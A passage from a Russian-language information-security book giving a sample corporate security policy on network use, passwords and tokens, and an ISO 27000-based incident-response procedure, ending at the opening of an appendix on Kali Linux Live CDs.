2.7. Управление сетью

Уполномоченные сотрудники Департамента информационных технологий и Департамента защиты информации контролируют содержание всех потоков данных, проходящих через сеть Компании.

Сотрудникам Компании запрещается:

- нарушать информационную безопасность и работу сети Компании;
- сканировать порты или систему безопасности;
- контролировать работу сети с перехватом данных;
- получать доступ к компьютеру, сети или учетной записи в обход системы идентификации пользователя или безопасности;
- использовать любые программы, скрипты, команды или передавать сообщения с целью вмешаться в работу или отключить пользователя оконечного устройства;
- передавать информацию о сотрудниках или списки сотрудников Компании посторонним лицам;
- создавать, обновлять или распространять компьютерные вирусы и прочее разрушительное программное обеспечение.

2.7.1. Защита и сохранность данных

Ответственность за сохранность данных на стационарных и портативных персональных компьютерах лежит на пользователях. Специалисты Департамента информационных технологий обязаны оказывать пользователям содействие в проведении резервного копирования данных на соответствующие носители.

Необходимо регулярно делать резервные копии всех основных служебных данных и программного обеспечения.

Только специалисты Департамента информационных технологий на основании заявок руководителей подразделений могут создавать и удалять совместно используемые сетевые ресурсы и папки общего пользования, а также управлять полномочиями доступа к ним.

Сотрудники имеют право создавать, модифицировать и удалять файлы и директории в совместно используемых сетевых ресурсах только на тех участках, которые выделены лично для них, для их рабочих групп или к которым они имеют санкционированный доступ.

Все заявки на проведение технического обслуживания компьютеров должны направляться в Департамент информационных технологий.

2.8. Разработка систем и управление внесением изменений

Все операционные процедуры и процедуры внесения изменений в информационные системы и сервисы должны быть документированы, согласованы с руководителями Департамента защиты информации и Департамента информационных технологий.

I. Правила образования парольных фраз

Парольные фразы являются конфиденциальной информацией и не могут быть разглашены либо переданы кому-либо. Ответственность за безопасное хранение пароля лежит на его владельце.

Выбираемые пользователями парольные фразы должны автоматически проверяться на соответствие требованиям, предъявляемым к сложности парольных фраз, указанным в данном документе.

При выборе парольных фраз необходимо руководствоваться следующими критериями:

1. Парольные фразы должны содержать не меньше двух спецсимволов, буквы в различном регистре и цифры.
2. Пароли должны быть случайными, т. е:
   a) ни по какой имеющейся части парольной фразы нельзя сделать предположение об оставшейся части пароля;
   b) имея парольную фразу пользователя А, нельзя сделать предположение о парольной фразе пользователя Б.
3. Недопустимо хранение парольных фраз в открытом виде.
4. Недопустимо хранение парольных фраз в преобразованном виде, стойкость алгоритма преобразования которого полностью зависит от знания самого алгоритма.
5. Длина выбираемых парольных фраз должна зависеть от времени использования одних и тех же паролей. Так, к примеру, для использования одной и той же парольной фразы в течение 60 дней достаточно ее длины в 8 символов. В случае увеличения периода действия парольной фразы ее длина должна быть увеличена.
6. Длина парольных фраз, не предполагающих свое изменение со временем, должна быть не меньше 32 символов.

II. Безопасное получение парольных фраз

Парольные фразы не подлежат хранению в бумажной или электронной форме в общедоступных местах.

При первоначальном предоставлении доступа к информационным ресурсам сетевой инфраструктуры, а также при получении заявки на сброс пароля пользователю предоставляется первичная парольная фраза. Первичная парольная фраза удовлетворяет требованиям, предъявляемым к паролям данным документом, а также является временной и должна быть изменена при первом же входе в систему.

Парольная фраза сообщается исключительно пользователю информационных ресурсов, запросившему доступ.

Первичная парольная фраза может быть передана конечному пользователю системы в открытой форме через электронную почту только в пределах корпоративной почтовой системы.

III. Смена парольных фраз

Парольная фраза должна быть изменена в следующих случаях:

- время действия пароля истекло;
- при подозрении, что пароль стал известен кому-либо еще;
- если право пользования учетной записью было передано другому пользователю;
- в случае если состав группы, пользующейся общим паролем, изменился.

При первичной регистрации пользователя в системе должна быть запрошена смена первичной парольной фразы. Также пользователь должен извещаться об истечении срока действия его пароля и необходимости установить новый.

Обязательные требования к парольному вводу:
- подавление отображения вводимой парольной фразы;
- новая парольная фраза должна вводиться дважды;
- парольное поле должно сбрасываться после каждой проверки введенной парольной фразы.

IV. Использование одноразовых ключей аутентификации (аппаратных токенов)

В случае применения аппаратных токенов эти устройства должны быть защищены как минимум четырехзначным пин-кодом. Пин-код запрещается разглашать или хранить в открытом виде или в легкодоступных местах.

8.2. Регламент управления инцидентами

Для построения регламента управления инцидентами ИБ я предлагаю использовать рекомендациями стандарта ISO 27000, которые приводятся далее в этом разделе.

В соответствии с лучшими мировыми практиками сформулируем некоторые принципы, соблюдая которые, организация обеспечит эффективную политику реагирования на инциденты информационной безопасности.

Руководство организации должно способствовать созданию необходимых условий для внедрения процедуры расследования инцидентов информационной безопасности внутри организации, а именно:
- созданию формализованной политики реагирования на инциденты;
- разработке процедур обработки инцидентов;
- урегулированию юридических аспектов обращения информации в процессе расследования;
- утверждению структуры команды реагирования на инциденты;
- налаживанию внутриорганизационных контактов команды по расследованию инцидентов с профильными специалистами (юристы, кадры, служба содействия бизнесу, информационная безопасность и т. д.);
- определению зон ответственности команды расследования, обучению и техническому оснащению команды расследования.

Сокращение инцидентов информационной безопасности путем эффективного использования современных средств защиты сетей, компьютерных систем, программного обеспечения и приложений:
- превентивные меры (предотвращение проблем до наступления события инцидента) являются менее дорогостоящими, чем работы по ликвидации последствий инцидентов, следовательно, превентивные меры являются неотъемлемой частью политики реагирования на инциденты информационной безопасности;
- процедура реагирования на инциденты и расследование по факту их происшествия будут более эффективными, если определенным видам информационных ресурсов будут поставлены в соответствие адекватные средства технической защиты информации.

Документирование руководящих принципов и процедур расследования инцидентов информационной безопасности для обеспечения внутриоргани-

зационного взаимодействия и формирования представлений в органы государственной власти:

- в процессе расследования инцидента организации, возможно, потребуется общаться со сторонними организациями с целью детального расследования и доведения процедуры расследования до логичного завершения (СМИ, органы правопорядка, пострадавшие со стороны третьих лиц);
- в случае несоразмерного разглашения конфиденциальной информации, связанной с результатами расследования инцидента, ущерб от подобных действий может быть соизмерим или превышать ущерб, нанесенный вследствие самого инцидента информационной безопасности;
- урегулированию проблемы несоразмерного разглашения служит создание так называемых контактных позиций (POC – point of contact), структура и правомочность которых оговариваются на этапе формирования политики расследования инцидентов и представляют собой юридически закрепленную доверительную среду участников информационного обмена.

Информирование о результатах расследования инцидента своих сотрудников и партнеров

Структуризация и приоритезация потока информации о возможных инцидентах информационной безопасности, поступающей от технических средств мониторинга и сбора данных:

- средства IDS ежедневно фиксируют множество событий безопасности, единицы из которых отражают уязвимости либо попытки их реализации.

Формализация принципов приоритезации событий информационной безопасности

Хорошей практикой является использование принципа приоритезации инцидентов информационной безопасности, основанного на определении степени критичности рассматриваемого ресурса и степени критичности воздействия на рассматриваемый ресурс, т. е. так называемый эффект инцидента. Важно также учитывать популярность ресурса, т. е. насколько ресурс востребован. Подобные предположения должны быть оформлены в виде методики и войти как составная часть в формализованную политику расследования инцидентов информационной безопасности. Удобной формой представления подобной методики является представление предположений о критичности активов в матричной форме:

- действия команды по расследованию инцидентов должны быть формализованы и представлены в виде Соглашения об уровне обслуживания (SLA – Service Level Agreement), где подробно определяются действия каждого сотрудника и время реакции на определенные события.

Анализ инцидентов и обработка результатов с целью получения практического опыта:

- после обработки инцидента результаты расследования должны быть документированы и внесены в базу данных инцидентов информационной безопасности. Завершение расследования должно сопровождаться со-

вместным обсуждением его результатов со всеми привлеченными и заинтересованными сторонами. Команда расследования инцидентов должна сделать соответствующие выводы об уязвимостях, классифицировать их и принять меры к недопущению в дальнейшем инцидентов подобного вида. Хорошей практикой является проведение подобных обсуждений на регулярной основе;
- понимание причинно-следственных связей в процессе расследования сложных инцидентов;
- к расследованию сложных инцидентов привлекаются специалисты из различных подразделений организации, решающим фактором проведения успешного расследования сложного инцидента являются консолидация действий сотрудников и внедрение практики ролевого управления расследованием.

Политика расследования инцидентов информационной безопасности

Политика в сфере реагирования на инциденты информационной безопасности разрабатывается с учетом специфики организации, профиля ее деятельности. Вместе с тем существуют обязательные элементы политики, не зависящие от того, является ли организация закрытой (банки, госучреждения и т. д.) или публичной (СМИ, рекламные агентства и т. д.). К данным элементам относятся:

- понимание руководством организации необходимости реагирования на инциденты информационной безопасности;
- управление процедурой расследования инцидентов информационной безопасности;
- определение целей и места политики расследования инцидентов в общей структуре процессов управления безопасностью и организацией в целом (политика расследования инцидентов является частью процесса обеспечения непрерывности функционирования организации);
- определение понятий «инцидент информационной безопасности» и «последствия инцидента информационной безопасности» в контексте сферы деятельности организации;
- описание состава, структуры, функциональных обязанностей, зон ответственности, ролей, правил внутриорганизационного взаимодействия, порядка внешних сношений команды по расследованию инцидентов информационной безопасности;
- порядок установления приоритетов инцидентов и оценки серьезности последствий инцидентов информационной безопасности;
- оценка критериев качества работы команды по расследованию инцидентов;
- разработка форм отчетности и регламента оповещений об инциденте;
- разработка набора процедур, описывающих действие сотрудников организации в случае инцидента информационной безопасности (выделенный телефон, адрес электронной почты);
- разработка стандартных операционных процедур (SOPs – Standard Operating Procedures), подробно описывающих действия сотрудников команды реагирования в процессе обработки инцидента информационной безопасности;

- порядок пересмотра, тестирования и актуализации стандартных операционных процедур.

Структура команды по расследованию инцидентов информационной безопасности

Команда реагирования на инциденты информационной безопасности должна быть доступна сотруднику организации любого уровня. В расследовании инцидента, в зависимости от его сложности, принимает участие один или более сотрудников команды. Руководитель команды анализирует свидетельства инцидента и принимает решение о количестве и составе команды расследования, при необходимости привлекая к расследованию уполномоченных сотрудников других подразделений.

Существуют три основных типа моделей структуры команды реагирования:

- централизованная модель – реализована в виде единственной на всю организацию структуры, состоящей из трех линий поддержки: call center (телефон горячей линии), специалисты технической поддержки (управление средствами сбора и анализа данных), группа расследования (аналитическая служба). Данная модель применима к небольшим организациям, в которых отсутствует географически распределенная сеть филиалов;
- распределенная модель – реализована на основе централизованной модели управления. Отличие данной модели от централизованной заключается в наличии дочерних структур в крупных филиалах организации или удаленных вычислительных центрах. В данном случае структура команды реагирования головного офиса дополняется службой координации и централизованного хранения данных об инцидентах информационной безопасности;
- корпоративная модель – реализована по принципу центра компетенции. Координационный совет по вопросам реагирования на инциденты информационной безопасности обрабатывает консолидированную информацию от юридических лиц, входящих в корпорацию, и координирует действия дочерних структур.

Существуют три основные модели комплектации структуры команды реагирования персоналом:

- организация выполняет всю работу, связанную с обработкой инцидента, самостоятельно, силами собственного персонала;
- в состав команды расследования инцидентов привлекаются сотрудники профилирующих фирм. Данная модель внедряется в организациях, которые обеспечивают доступность своих ресурсов по схеме 24/7. В данном случае возможен вариант, когда реагирование и первичную обработку берет на себя фирма, предоставляющая услуги аутсорсинга, а расследование инцидента внутри организации – местная команда реагирования;
- процедура реагирования и обработки инцидентов полностью передается на обслуживание профилирующей фирме. Данная модель хорошо подходит организациям, которые в силу объективных причин не могут заниматься обработкой инцидентов, но нуждаются в подобном функционале.

Факторы, влияющие на выбор модели:

- требуемая доступность информационной системы составляет 24 часа в сутки, 7 дней в неделю;
- полная или частичная занятость сотрудников. На данный фактор следует обращать внимание в случае частичной занятости сотрудников. Необходимо предусмотреть возможность экстренной связи с персоналом;
- квалификация персонала. Обработка инцидентов информационной безопасности требует специальных знаний программно-аппаратных средств защиты информации. Организация должна учитывать данный фактор при привлечении IT-специалистов к процедуре сопровождения инцидентов;
- стоимость сопровождения инцидентов информационной безопасности. Организация должна оценить стоимость сопровождения инцидентов информационной безопасности и определить наиболее выгодную для себя модель;
- организационная структура. В случае корпоративного подхода к моделированию обработки инцидентов очевидным является решение о существовании самостоятельных команд по расследованию инцидентов информационной безопасности в составе каждого юридического лица. При этом эффективным решением будет создание координационного центра в головном представительстве организации.

Факторы, влияющие на выбор модели в случае привлечения стороннего обслуживания:

- процедура перманентного контроля качества оказания услуг. Организация контролирует качество оказания услуг сторонней организацией. С этой целью необходимо внедрить процедуру мониторинга событий информационной безопасности, сбор статистических данных об инцидентах с целью отслеживания динамики роста (падения) числа событий и способности системы безопасности пресекать попытки вторжения;
- разделение полномочий в части администрирования. Приоритет принятия решений о перезагрузке оборудования, смены учетных данных пользователей, прочих действий, необходимость в которых возникает в процессе реагирования на инциденты, должен быть оговорен отдельно и формализован в виде руководящего документа;
- разграничение доступа к информации. Организация прорабатывает вопросы, связанные с защитой конфиденциальной информации. В общем случае сторонняя организация не должна иметь достаточных оснований для проведения анализа структуры организации, персональных данных сотрудников, деловой переписки, распределенных каталогов хранения документов организации, прочих критичных активов;
- понимание инфраструктуры организации. Организация формирует представления о своей деятельности для фирмы-поставщика услуг с целью правильного понимания инцидентов информационной безопасности. Организация формулирует и формализует в виде руководящего документа свое видение инцидентов, регулярно актуализирует и обновляет предоставляемую информацию;

- корреляция свидетельств инцидентов. Организация способствует внедрению систем корреляции событий информационной безопасности. Автоматизированные системы корреляции и консолидации событий довольно сложны и чрезвычайно полезны одновременно. Данный класс систем требует специального обслуживания компетентными специалистами;
- обработка инцидентов. Организация определяет необходимость присутствия представителя фирмы-поставщика услуг в процессе расследования инцидента;
- способность реагировать на инциденты самостоятельно. Организация должна стремиться самостоятельно реагировать на инциденты информационной безопасности. В процессе развития инцидента может сложиться ситуация, когда фирма-поставщик услуг окажется недоступной. Для данной ситуации организация разрабатывает и внедряет аварийный план реагирования, обработки и выхода из инцидента.

Взаимодействие со структурой организации

Финансовая организация, вне зависимости от выбранной модели обработки инцидентов информационной безопасности, должна иметь в своем штате минимум двух специалистов, способных обеспечить работоспособность системы в процессе обработки инцидента. Данный персонал призван осуществлять связь с поставщиком услуг, оценивать качество их работы, знать систему и быть способным восстановить в короткий срок ее работоспособность.

От компетентности специалистов поддержки зависит работоспособность процедуры обработки инцидентов в организации. Хорошим качеством является коммуникабельность, поскольку расследование инцидента связано с общением с персоналом, в том числе руководством организации.

Для поддержания процедуры обработки инцидентов информационной безопасности организация должна проводить следующую политику в отношении команды реагирования на инциденты:

- финансирование процедуры обработки инцидентов;
- обучение сотрудников профилирующим и смежным дисциплинам, в частности юридическим аспектам деятельности команды реагирования;
- вовлечение специалистов в процесс обучения сотрудников, написания нормативной и технической документации;
- штат команды должен быть полностью укомплектован, должен соблюдаться принцип сегрегации обязанностей;
- должна поддерживаться практика ротации персонала;
- перманентное вовлечение в процесс экспертов по профилирующим областям деятельности с целью поднятия уровня компетенции сотрудников;
- проведение тренингов и тестирования сценариев обработки инцидентов;
- вовлечение в процесс расследования инцидентов специалистов других подразделений: управление, информационная безопасность, телекоммуникации, IT-поддержка, юристы, отдел по связям с общественностью и СМИ, отдел по работе с персоналом, отдел планирования непрерывности функционирования организации, служба содействия бизнесу и т. д.

Жизненный цикл процедуры реагирования на инциденты информационной безопасности

Процедура реагирования на инциденты информационной безопасности состоит из нескольких фаз, начиная с обучения персонала и сбора необходимого инструментария до выхода из инцидента (завершения расследования и устранения последствий). В процессе подготовки организация стремится ограничить потенциальное число подозрительных событий, настраивая систему корреляции и тщательно прорабатывая процедуры хождения информации внутри организации и вовне. В процессе подготовки организация оценивает риски информационной безопасности. Хорошей практикой является внедрение системы менеджмента информационной безопасности (СМИБ), которая существенно облегчит процесс обработки инцидентов. Расследование инцидента завершается процедурой оценки остаточных рисков и извлечения практической пользы для дальнейшей работы.

Для внедрения процедуры реагирования на инциденты информационной безопасности в структуру вспомогательных процессов, обеспечивающих сопровождение и поддержку процесса управления финансовой организации, требуется пересмотреть подход к проблеме обеспечения информационной безопасности в рамках организации, заручившись соответствующей поддержкой руководства.

Механизм внедрения процедур обеспечения информационной безопасности в структуру процессов организации является достаточно емким, требует отдельного обсуждения и не входит в рамки данного раздела.

Ресурсы и инструментарий расследования инцидентов информационной безопасности

Этап подготовки к расследованию инцидентов заключается в сборе и анализе информации об инцидентах информационной безопасности, обучении персонала и подготовке необходимого инструментария для реагирования и расследования инцидента:

- контактная информация сотрудников подразделения реагирования;
- телефоны служб технической поддержки;
- открытый или анонимный канал связи для сообщений о подозрительных действиях;
- номера мобильных телефонов сотрудников;
- криптографические средства для защиты обмена информацией между членами команды реагирования;
- защищенное переговорное помещение;
- база данных для хранения свидетельств и результатов расследования инцидентов.

В состав инструментария должны входить также средства программного обеспечения и аппаратные средства сбора данных:

- компьютерная система для хранения свидетельств расследования инцидентов;
- мобильные компьютеры для удобства работы команды расследования инцидентов;

- испытательная лаборатория для анализа возможного развития инцидента;
- комплекты чистых дискет, CD- и DVD-носителей;
- принтеры;
- программное обеспечение для анализа состояния дисковой подсистемы;
- снифферы и анализаторы протоколов для анализа сетевого трафика;
- загрузочные диски всех используемых в организации операционных сред;
- сопутствующие устройства, такие как диктофоны, цифровые фото и видеокамеры для сбора доказательной базы в процессе расследования.

В процессе анализа инцидента команда реагирования должна иметь доступ ко всем необходимым для анализа ресурсам информационной системы, таким как:

- просмотр состояния портов операционной среды;
- свидетельство работы операционных систем, приложений, протоколов, систем обнаружения вторжений, сигнатур антивирусов;
- просмотр статистических журналов работы сети наиболее критичных устройств (веб-серверы, серверы электронной почты, протоколы работы FTP-серверов);
- просмотр журналов активности приложений;
- журналы криптографических средств;
- операционные системы для анализа журнальных файлов, в том числе с правами администратора;
- данные о загружаемых обновлениях в операционных средах;
- информация о регламентах резервного копирования и тестировании резервных носителей.

Команда реагирования на инциденты должна иметь универсальный мобильный инструментарий для возможности реагирования на инцидент (jump kit). Организация должна обеспечить финансовую основу для совершенствования и поддержания в актуальном состоянии инструментария команды реагирования.

Превентивные мероприятия

Первопричиной наступления события инцидента информационной безопасности является потенциальная способность злоумышленника получить необоснованные привилегии для доступа к активу организации. Оценка риска подобной возможности и принятие правильного решения о защите составляют основную задачу команды реагирования.

Каждый риск должен быть приоритезирован и обработан в соответствии с политикой оценки рисков, принятой в организации. Оценка рисков рассматривается как перманентный процесс, целью которого является достижение приемлемого уровня защиты, иными словами, должны быть внедрены достаточные меры защиты актива от необоснованного или неправомочного использования. Оценка рисков способствует классификации активов. Критичные, с точки зрения рисков, активы в подавляющем большинстве случаев также являются критичными для бизнеса организации.

Специалисты команды реагирования анализируют угрозы и способствуют поддержанию в актуальном состоянии принятой службой информационной безопасности организации модели нарушителя.

Для эффективной работы команды реагирования в организации должны быть предусмотрены процедуры, обеспечивающие описание процессов функционирования подразделений. Особое внимание должно уделяться наполнению документарной базы службы информационной безопасности.

Обнаружение и анализ инцидентов информационной безопасности

Инциденты информационной безопасности могут иметь различные источники происхождения. В идеале организация должна быть готова к любым проявлениям вредоносной активности. На практике это не осуществимо.

Служба реагирования должна классифицировать и описать каждый инцидент, произошедший в организации, а также классифицировать и описать возможные инциденты, предположения о которых были сделаны на основе анализа рисков.

Для расширения тезауруса о возможных угрозах и связанных с ними возможных инцидентах хорошей практикой является использование постоянно обновляемых открытых источников сети Интернет.

Признаки инцидента информационной безопасности

Предположение о том, что в организации произошел инцидент информационной безопасности, должно базироваться на трех основных факторах:

- сообщения об инциденте информационной безопасности поступают одновременно из нескольких источников (пользователи, IDS, журнальные файлы);
- IDS сигнализируют о множественном повторяющемся событии;
- анализ журнальных файлов автоматизированной системы дает основание для вывода системным администраторам о возможности наступления события инцидента.

В общем случае признаки инцидента делятся на две основные категории: сообщения о том, что инцидент происходит в настоящий момент, и сообщения о том, что инцидент, возможно, произойдет в скором будущем. Ниже перечислены некоторые признаки совершающегося события:

- IDS фиксирует переполнение буфера;
- уведомление антивирусной программы;
- крах веб-интерфейса;
- пользователи сообщают о крайне низкой скорости при попытке выхода в интернет;
- системный администратор фиксирует наличие файлов с нечитабельными названиями;
- пользователи сообщают о наличии в своих почтовых ящиках множества повторяющихся сообщений;
- хост производит запись в журнал аудита об изменении конфигурации;
- приложение фиксирует в журнальном файле множественные неудачные попытки авторизации;

- администратор сети фиксирует резкое увеличение сетевого трафика и т. д.

Примерами событий, которые могут послужить источниками информационной безопасности, могут служить:

- журнальные файлы сервера фиксируют сканирование портов;
- объявление в СМИ о появлении нового вида эксплойта;
- открытое заявление компьютерных преступников об объявлении войны вашей организации и т. д.

Анализ инцидентов информационной безопасности

Инцидент не является очевидным свершившимся фактом, напротив, злоумышленники стараются сделать все, чтобы не оставить в системе следов своей деятельности. Признаки инцидента содержат незначительное изменение в файле конфигурации сервера или, на первый взгляд, стандартную жалобу пользователя электронной почты. Принятие решения о наступлении события инцидента во многом зависит от компетентности экспертов команды реагирования. Необходимо отличать случайную ошибку оператора от злонамеренного целенаправленного воздействия на информационную систему. Факт отработки «вхолостую» инцидента информационной безопасности также является инцидентом информационной безопасности, поскольку отвлекает экспертов команды реагирования от насущных проблем. Руководство организации должно обратить внимание на данное обстоятельство и предоставить экспертам команды реагирования известную свободу действий.

Составление диагностических матриц служит для визуализации результатов анализа событий, происходящих в информационной системе. Матрица формируется из строк потенциальных признаков инцидента и столбцов – типов инцидентов. В пересечении дается оценка событию по шкале приоритетов «высокий», «средний», «низкий». Диагностическая матрица призвана документировать ход логических заключений экспертов в процессе принятия решения и, наряду с другими документами, служит свидетельством расследования инцидента.

Документирование инцидента информационной безопасности

Документирование событий инцидента информационной безопасности необходимо для сбора и последующей консолидации свидетельств расследования. Документированию подлежат все факты и доказательства злонамеренного воздействия. Различают технологические свидетельства и операционные свидетельства воздействия. К технологическим свидетельствам относят информацию, полученную от технических средств сбора и анализа данных (снифферы, IDS), к операционным – данные или улики, собранные в процессе опроса персонала, свидетельства обращений на service desk, звонки в call center.

Типичной практикой является ведение журнала расследования инцидента, который не имеет стандартной формы и разрабатывается командой реагирования. Ключевыми позициями подобных журналов могут служить:

- текущий статус расследования;
- описание инцидента;

- действия, производимые командой реагирования в процессе обработки инцидента;
- список участников расследования с описанием их функций и процентом занятости в процедуре расследования;
- перечень свидетельств (с обязательным указанием источников), собранных в ходе обработки инцидента;
- комментарии участников расследования инцидента;
- описание последующих действий и состояние процесса (ожидание ответа на запрос в call center и т. д.).

В ходе расследования инцидента все свидетельства должны быть защищены от дискредитации, поскольку данные могут содержать информацию о действенных уязвимостях информационной системы.

Приоритезация инцидентов информационной безопасности

Приоритезация инцидентов информационной безопасности базируется на следующих основных факторах:

- настоящий и потенциально возможный эффект инцидента информационной безопасности. Команда реагирования рассматривает не только факт свершившегося инцидента, но и последствия и потенциальные угрозы, которые могут возникнуть в дальнейшем;
- критичность вовлеченных в инцидент активов. Критичность активов обсуждалась на этапе подготовки к расследованию инцидентов.

Таким образом, корреляция данных показателей дает основания экспертам команды реагирования делать выводы о приоритетах инцидентов.

Рассылка уведомлений об инциденте информационной безопасности

В организации должна быть разработана и внедрена система оповещения об инцидентах. Создание цепочки оповещения необходимо для поддержания должного уровня управления организацией во время обработки инцидента. Состав команды оповещения и способ оповещения разрабатываются с учетом особенностей функционирования и структуры организации.

Принципы построения модели структуры реагирования, рассмотренные ранее, хорошо подходят в качестве базовых принципов структуры оповещения, способствуют унификации системы управления. В основе разработки модели оповещения лежит сценарный (ролевой) принцип, суть которого заключается в привлечении, помимо руководства организацией, руководящего персонала подразделений, которых затронул инцидент. Лица, входящие в состав команды оповещения, должны пройти соответствующую подготовку и осознавать свою роль в процессе обработки инцидента.

После обнаружения, анализа и классификации инцидента важным этапом является процедура противодействия его распространению. Действия по противодействию распространению во многом зависят от того, насколько качественно команда расследования отработала предыдущие этапы жизненного цикла процесса расследования. Взаимодействие подразделений организации, правильная классификация и глубина анализа возможных последствий играют решающую роль и существенно сокращают время реагирования. Лучшей

практикой подготовки к противодействию распространения инцидента является заранее подготовленный сценарий действий, проведенный анализ рисков и классифицированные события по каждому основному классу инцидентов.

Стратегия противодействия распространению последствий инцидента

Процедура противодействия распространению инцидента строится отдельно для каждого конкретного инцидента и зависит от его типа. Критерии стратегии противодействия должны быть формализованы и доступны для всех участников команды реагирования. Критерии определения стратегии включают следующие основные позиции:

- потенциальное возможное повреждение или кража актива;
- потребность в сохранности свидетельств инцидента;
- доступность актива;
- количество времени и необходимые ресурсы для реализации противодействия;
- эффективность стратегии противодействия (частичное или полное решение проблемы);
- срок действия стратегии (неделя, месяц, квартал и т. д.).

В ряде случаев для изучения злоумышленника и сбора необходимых свидетельств инцидента применима стратегия отложенного (контролируемого) сдерживания, суть которой заключается в обнаружении, анализе, классификации и контроле (слежении) за действиями нарушителя. Данная методика имеет наравне с высокой степенью эффективности высокий уровень риска, поскольку злоумышленник может использовать дискредитированный ресурс как площадку для атаки на другие активы организации. Контролируемое сдерживание возможно при условии наличия в организации высококвалифицированных экспертов команды реагирования и проработанной политики реагирования на инциденты информационной безопасности.

В корпоративных гетерогенных распределенных информационных системах следует учитывать фактор участия активов в едином процессе, т. е. связи между хостами и влияние потери доступности на функционирование инфосистемы в целом. В данном случае, помимо стандартных процедур реагирования, необходима проработка вопросов IT-управления, включая уровень резервирования систем. В противном случае команда реагирования будет бессильна.

Сбор свидетельств инцидента и их обработка

Сбор свидетельств инцидента информационной безопасности представляет собой процедуру сбора фактов злонамеренных действий с целью нанести ущерб организации или отдельным сотрудникам. Причины, по которым необходим сбор свидетельств, рассматриваются как получение законных оснований для привлечения к ответственности лица или группы лиц за умышленное или непреднамеренное действие либо попытку действия, направленную на нанесение ущерба организации, сбор фактов для привлечения лиц, совершивших деяния, к ответственности. Другая причина – формирование пакета для анализа уязвимости и ликвидации последствий инцидента информационной безопасности. Регистрационные данные инцидента должны содержать следующие основные позиции:

- идентификация источника (местоположение, ID, имя хоста, MAC-адрес, IP-адрес и т. д.);
- персональные данные сотрудников, обращавшихся за помощью;
- дата и время каждого свидетельства;
- местоположение ресурса хранения свидетельства.

Процедура сбора свидетельств инцидента информационной безопасности должна быть представлена в виде внутреннего регламента и доведена до сведения всех участников команды реагирования и специалистов подразделений, привлекаемых к процедуре расследования инцидентов.

Идентификация нарушителя

Попытка идентификации нарушителя в процессе расследования инцидента не всегда может завершиться удачей. Несмотря на успех процедуры противодействия распространению инцидента, для определения «личности» злоумышленника может потребоваться расследование нескольких инцидентов, сопоставление фактов, анализ «почерка» атакующего. В любом случае, если угроза не исходит от внутреннего нарушителя и инцидент не является сложной цепочкой событий, которая, возможно, приведет к сговору сотрудников организации, действия экспертов команды реагирования должны быть направлены на реализацию мер, которые являются предметом данного регламента. В противном случае к расследованию инцидента должны быть подключены соответствующие службы внутренней безопасности. Важным является сбор и анализ свидетельств инцидента.

Процедура ликвидации последствий инцидента информационной безопасности

Процедура ликвидации последствий инцидента информационной безопасности должна быть оформлена в виде внутреннего регламента и напрямую зависит от особенности функционирования информационной системы организации и способа атаки, который был применен злоумышленником. Действия персонала в процессе ликвидации последствий инцидента должны быть согласованы как с техническими специалистами, осуществляющими поддержку системы, так и с руководителями подразделений, чья информация стала объектом злоумышленника.

На практике не существует универсальной методики, которая бы однозначно определяла набор эффективных действий команды реагирования при ликвидации последствий инцидентов. Масштабы восстановления могут быть различны, от лечения зараженных вирусом файлов и восстановления операционной среды с резервных копий до отстаивания репутации организации в суде. Лучшей практикой на сегодняшний день является наличие в организации плана по восстановлению функционирования бизнеса, поддерживаемого постоянно действующим коллегиальным органом управления.

Эксперты команды реагирования на инциденты должны сфокусировать свое внимание на сборе и хранении информации, которая действительно имеет отношение к расследуемому инциденту, но не похожим или аналогичным обстоятельствам. В противном случае опыт данного инцидента будет бесполезен.

Хранение материалов расследования инцидентов информационной безопасности

Типичными метриками для хранения данных инцидента являются:

- количество обработанных инцидентов информационной безопасности;
- среднее время, затрачиваемое на обработку одного инцидента;
- описание расследования инцидента, включая рассмотренные источники данных инцидента, свидетельства инцидента, качественную или количественную оценку ущерба, причину возникновения события инцидента, событий, которые могли бы предотвратить инцидент;
- субъективная оценка инцидента – качественная оценка действий команды реагирования, включая практическое применение политики расследования инцидентов, использование инструментария и ресурсов, использование внутренней документации, качество обучения на этапе подготовки.

Правила хранения материалов расследования инцидента информационной безопасности

Организация разрабатывает регламент хранения свидетельств расследования инцидентов в соответствии с особенностями ведения бизнеса и требованием законодательства. При разработке политики хранения свидетельств необходимо учитывать следующие основные факторы:

- возможные разбирательства в суде;
- время хранения свидетельств;
- стоимость хранения (стоимость эксплуатации носителей и систем).

Контрольные листы мероприятий при проведении расследования инцидента информационной безопасности

В процессе расследования инцидента хорошей практикой является ведение контрольных листов наблюдений (check lists) с целью управления процессом расследования. Данная практика хорошо применима в средних и крупных организациях, где количество одновременно расследуемых инцидентов может превышать десяток единиц. Структура контрольного листа может быть произвольной и разрабатываться экспертами команды реагирования с учетом особенности проводимых в организации мероприятий по расследованию инцидентов.

8.4. Заключение

Разработка нормативной документации является важной частью работы специалистов по безопасности. Однако очень часто данные специалисты пренебрегают разработкой документов, чем создают себе дополнительные трудности в работе. Благодаря примерам документов, приведенных в данной главе, специалистам по информационной безопасности можно существенно облегчить себе жизнь, регламентировав работу сотрудников компании.

ПРИЛОЖЕНИЕ
Kali Linux – наш инструментарий

П.1. Немного о LiveCD

Загружаемые дистрибутивы Live CD в последние годы стали необходимым в повседневной работе инструментом для системного администратора. Live CD дистрибутив не требует установки на жесткий диск, умещается на одном компакт-диске, не требователен к ресурсам сервера, но при этом обладает достаточным функционалом, необходимым для решения базовых задач. К тому же всегда удобно, когда под рукой имеются все необходимые программы и утилиты, и для того чтобы воспользоваться ими, достаточно просто загрузиться с компакт-диска, не прибегая к подчас нетривиальной процедуре установки и настройки этих программ.

На сегодняшний день существуют сотни Live CD дистрибутивов, построенных на основе различных редакций Linux: Debian, Red Hat, Slax и др. Есть также Live CD версии для BSD-систем, например Frenzy, операционная система, образ которой умещается на маленьком компакт-диске 210 Мб. Диск с Frenzy я всегда ношу с собой, и он несколько раз выручал меня при решении различных проблем с загрузкой рабочей операционной системы. Но не стоит думать, что мир загружаемых дистрибутивов ограничивается только Unix-решениями. Существуют Live CD версии Windows. Например, загружаемая версия Windows XP с набором необходимых приложений официально используется правоохранительными органами Германии для сбора сведений о данных, хранящихся на компьютере подозреваемого. Но операционная система Windows, как и большинство продуктов Microsoft, не является бесплатной, соответственно, для разработки собственного Live CD дистрибутива необходимо приобретать лицензию.

Таким образом, загружаемые дистрибутивы операционных систем являются удобным и полезным инструментом системного администратора.

Загружаемые диски Live CD

